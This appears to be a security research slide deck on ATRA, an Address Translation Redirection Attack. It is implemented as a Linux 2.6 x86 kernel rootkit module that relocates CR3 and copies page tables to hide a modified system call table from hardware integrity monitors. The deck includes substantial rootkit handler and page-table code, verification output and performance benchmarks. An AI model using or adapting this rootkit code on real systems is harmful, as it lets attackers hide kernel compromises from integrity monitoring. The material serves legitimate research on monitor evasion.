
Original ISR

Access Kernel Data



# CR3-ATRA and Context Switch

- The resulting behaviour is as follow



# Implementation & Evaluation



# Implementation

---

- ATRA is implemented as a LKM rootkit module
  - OS : Linux kernel 2.6
  - Arch : x86
  - Over 300 lines of C, assembly code

```

189 void my_handler() {
190     asm("push %edx\n");
191     asm("mov $0x7b, %edx\n");           // setup DS, ES selector.
192     asm("mov %edx, %ds\n");
193     asm("mov %edx, %es\n");
194     asm("mov $0xd8, %edx\n");         // setup FS selector.
195     asm("mov %edx, %fs\n");
196     asm("pop %edx\n");
197     asm("cli");
198     asm("mov %%eax, %0" : "=r"(sys_num) );
199     asm("push %eax");
200     asm("push %ebx");
201     asm("push %ecx");
202     asm("push %edx");
203     asm("push %esi");
204     asm("push %edi");
205     asm("sub $0x40, %esp");
206     do_attack();
207     asm("movl %0, %%cr3" ::"r"(cr3_new[current->pid])); // relocate CR3!!
208     asm("invlpg 0xc0509940");           // flush TLB for SCT
209     asm("add $0x40, %esp");
210     asm("pop %edi");
211     asm("pop %esi");
212     asm("pop %edx");
213     asm("pop %ecx");
214     asm("pop %ebx");
215     asm("pop %eax");
216     asm("sti");
217     asm("leave\n");
218     asm("push $0xc0104020\n");         // return to original INT 0x80 handler
219     asm("ret\n");
220 }

```



```

156 // now we have virtual address of original PTE
157 unsigned int* ppte;
158 ppte = (pgd_e & PAGE_MASK) + PAGE_OFFSET;
159 // first PTE allocation
160 if( unlikely( !new_pte[pid] ) ){
161     pte_page = alloc_pages(GFP_KERNEL, 0);
162     new_pte[pid] = (int*)page_address(pte_page);
163 }
164 memcpy(new_pte[pid], ppte, PAGE_SIZE);
165
166 // change copied PTE entry to point copied SCT page.
167 e = (((unsigned int)new_sct_page) - PAGE_OFFSET) | 0x167;
168 index = ((unsigned int)ori_sct & PTE_MASK) >> 12;
169 new_pte[pid][index] = e;
170
171 // first PGD allocation
172 if( unlikely( !new_pgd[pid] ) ){
173     pgd_page = alloc_pages(GFP_KERNEL, 0);
174     new_pgd[pid] = (int*)page_address(pgd_page);
175 }
176 memcpy(new_pgd[pid], current->mm->pgd, PAGE_SIZE);
177
178 // change copied PGD entry to point copied PTE.
179 e = ((unsigned int)new_pte[pid] - PAGE_OFFSET) | 0x167;
180 index = ((unsigned int)ori_sct & PGD_MASK) >> 22;
181 new_pgd[pid][index] = e;
182
183 // new cr3 value for copied PGD
184 cr3_new[pid] = (unsigned int)(new_pgd[pid]) - PAGE_OFFSET;
185 return ;
186 }

```

# ATRA Verification

- KOBJ : System Call Table
  - Monitoring physical address 0x509000 becomes useless endeavor

```
root@null# ./ATRA Veri
[ Time][ CR3  ][ PGD  ][ PTE  ][ KOBJ  ]
[(sec)][ value ][ paddr ][ paddr ][ paddr ]
[ 01  ][35D32000][35D32000][3666D000][00509000]
[ 02  ][35D32000][35D32000][3666D000][00509000]
[ 03  ][35D32000][35D32000][3666D000][00509000]
[ 04  ][35D32000][35D32000][3666D000][00509000]
[ 05  ][35DC5000][35DC5000][35DBF000][34C16000]
[ 06  ][35DC5000][35DC5000][35DBF000][34C16000]
[ 07  ][35DC5000][35DC5000][35DBF000][34C16000]
[ 08  ][35DC5000][35DC5000][35DBF000][34C16000]
[ 09  ][35D32000][35D32000][3666D000][00509000]
[ 10  ][35D32000][35D32000][3666D000][00509000]
[ 11  ][35D32000][35D32000][3666D000][00509000]
[ 12  ][35D32000][35D32000][3666D000][00509000]
^C
root@null#
```

ATRA  
in effect




# Evaluation

---

- Question : doesn't ATRA **crashes the OS?**
  - Answer : No.
    - But you need to implement it right.
- ATRA however degrades system performance
  - Not much as detectable
  - **External monitor cannot evaluate the system performance**


# UnixBench after CR3 ATRA

- OS is stable
  - Execl Throughput degrades due to the additional memory allocation



# STERAM bench after CR3 ATRA

- OS is stable, performance degradation is negligible



# Conclusion



# Conclusion

---

- ATRA proves all the existing H/W based kernel integrity monitoring approach can be completely evaded
- Address Translation Redirection Attack is feasible
- Existing H/W based memory monitoring work should be redeemed

# Q/A

---

- Thank You!